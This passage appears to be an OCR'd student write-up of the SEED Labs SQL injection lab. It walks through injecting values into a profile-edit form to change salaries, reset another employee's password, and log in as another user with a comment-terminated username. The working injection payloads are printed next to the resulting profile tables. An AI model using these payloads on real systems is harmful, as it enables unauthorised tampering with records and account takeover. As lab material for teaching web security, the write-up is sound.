
- Go to Edit Profile and inject your code to change salary.



Alice's Profile Edit

NickName	Rude_Girl', salary='9999
Email	xyz
Address	xyz
Phone Number	000000
Password	•••••••••

- View profile again and you will see the changes.




Alice Profile

Key	Value
Employee ID	10000
Salary	9999
Birth	9/20
SSN	10211002
NickName	Rude_Girl
Email	xyz
Address	xyz
Phone Number	000000

Modify other people’ salary :⚓


- Go to edit profile and inject malicious code.
- **Malicious Query : dumb_boss', salary=1 where name = 'Boby';#**



Alice's Profile Edit

NickName	dumb_boss', salary=1 where name = 'Boby';
Email	xyz
Address	xyz
Phone Number	xyz
Password	••••••••••

- Now login as **Boby** and see the profile.




Employee Profile Login

USERNAME Boby';#

PASSWORD

Copyright © SEED LABs




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	dumb_boss
Email	
Address	
Phone Number	

Modify other people' password :⚓

⚓

- Go to edit profile and inject malicious code.



Alice's Profile Edit

NickName: dumb_boss', Password=sha1("123") where r


Email: Email

Address: Address

Phone Number: PhoneNumber

Password: Password

- **Malicious Query : dumb_boss', Password=sha1("123") where name = 'Boby';#**
- Now try to login as **Boby** with password **123**

